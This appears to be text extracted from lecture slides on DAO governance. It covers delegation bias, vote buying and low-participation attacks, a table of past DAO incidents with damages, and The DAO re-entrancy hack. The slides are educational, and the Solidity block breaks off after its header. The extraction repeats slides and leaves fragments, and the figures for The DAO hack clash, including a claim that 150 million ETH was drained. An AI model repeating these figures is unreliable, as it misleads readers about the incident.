
Economic impact in case of malicious activity



How Does Delegation Typically Work?



- **DAO vs. Traditional Elections:** Unlike traditional systems (nationality-based voting power), DAOs might require active delegation of voting power (to self or others).
- **Key Question:** **Amongst all participants, who should token holders choose as their delegate?**
- **Platform Influence:** Dashboards displaying DAO information (delegated tokens, voting records) can inadvertently bias choices towards highly-ranked participants.
- **Consequence:** Potential "*rich get richer*" dynamic, concentrating power and undermining decentralization.
- **User Challenge:** Difficult for token holders to identify delegates truly aligned with their interests among numerous options.





Governance Attacks

DAOs can be vulnerable to many attacks

- **Vote buying**

an actor **pays token holders to vote in a specific way**, directly or indirectly, in a DAO governance process.





Governance Attacks


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




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- **Low participation attacks**
exploits **low voter turnout**, allowing a small minority of token holders to pass proposals with minimal cost.



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
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	date	blockchain	attack purpose	successful	attack damages	bribing holders/delegates (BR1)	vote buying protocols (BR2)	token purchase (TC1)	token loan (TC2)	flash loan (TC3)	whale activation (TC4)	majority coalition (TC5)	UI issues (HC1)	proposal obfuscation (HC12)	proposal spam (HC13)	social infiltration (HC14)	behavioral manipulation (HC15)	code vulnerability (CP1)	protocol vulnerability (CP2)
incidents & attacks																			
Audius [117, 32]	Jul 2022	ETH	\$ ✓	\$6.1M															
Beanstalk [15]	Apr 2022	ETH	\$ ✓	\$182M															
BigCap DAO [14]	Sep 2023	ETH	\$ ✗																
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Paladin Lending [103]	ongoing	ETH	⌚																
Steemit [35]	Feb 2020	STEEM	✗ ✗																
Synthetify [97, 79, 31]	Oct 2023	SOL	\$ ✓	\$230K															
Tally [115]	Apr 2021	ETH	?																
Temple DAO [78, 16, 110]	Oct 2022	ETH	\$ ✓	\$2.4M															
The DAO [37, 48, 111]	Jun 2016	ETH	\$ ✓	\$50M															
Tornado Cash [11]	May 2023	ETH	\$ ✓	\$2M															
True Seigniorage Dollar [24, 46]	Mar 2021	BSC	\$ ✓	\$16K															
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Venus [105]	Sep 2021	BSC	✗ ✗																
Yam Finance [113]	Jul 2022	ETH	\$ ✗																
Yuan Finance [125, 51]	Sep 2021	ETH	\$ ✓	\$282K															
academic papers & reports																			
Bandwagon Voting [123]	Feb 2024																		
Dark DAOs [7, 6, 39]	Jul 2018																		
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Table 1 Categorization of past attacks and incidents, as well as possible attacks uncovered in academic papers, reports, or audits. For each attack, we indicate its purpose: **\$** signifies that the purpose of an attack was to extract funds from the DAO, **✗** indicates that the goal was a long-term (financial) gain, **⌚** denotes an ongoing attack (possibility), and **?** indicates a (potentially) unintentional incident that exemplified vulnerabilities of DAOs. We further indicate whether the attack was successful where appropriate and if so indicate the financial damage of the attack. Finally, we also highlight which attack vector(s) were used. We proceed similarly for (potential) attacks uncovered in academic papers, reports, or audits. Moreover, we provide a brief summary of each (theorized) attack in Appendix A.

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an attacker **offers something** only if a specific

How can we mitigate these attacks?

- **Low participation attacks**

exploits **low voter turnout**, allowing a small minority of token holders to pass proposals with minimal cost.

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
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
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The DAO Hack (2016)



- The DAO was created in 2016: A decentralized, community-oriented investment fund.
 - Raised 150 million USD or 3.54 million ETH
- Idea: People deposit ETH and it would become the investment funds that The DAO would invest on behalf of its community.
- What went wrong?
 - Less than 3 months after launch it was attacked!
 - Re-entrancy attack drained 150 million USD worth of ETH.





Re-entrancy attack...





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- Raised 150 million USD or 3.54 million ETH

- Idea: People deposit ETH and it would be invested on behalf of them. That The DAO would invest on behalf of them.

What went wrong?

- Less than 3 months after launch it was hacked.
- Re-entrancy attack drained 150 million ETH.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

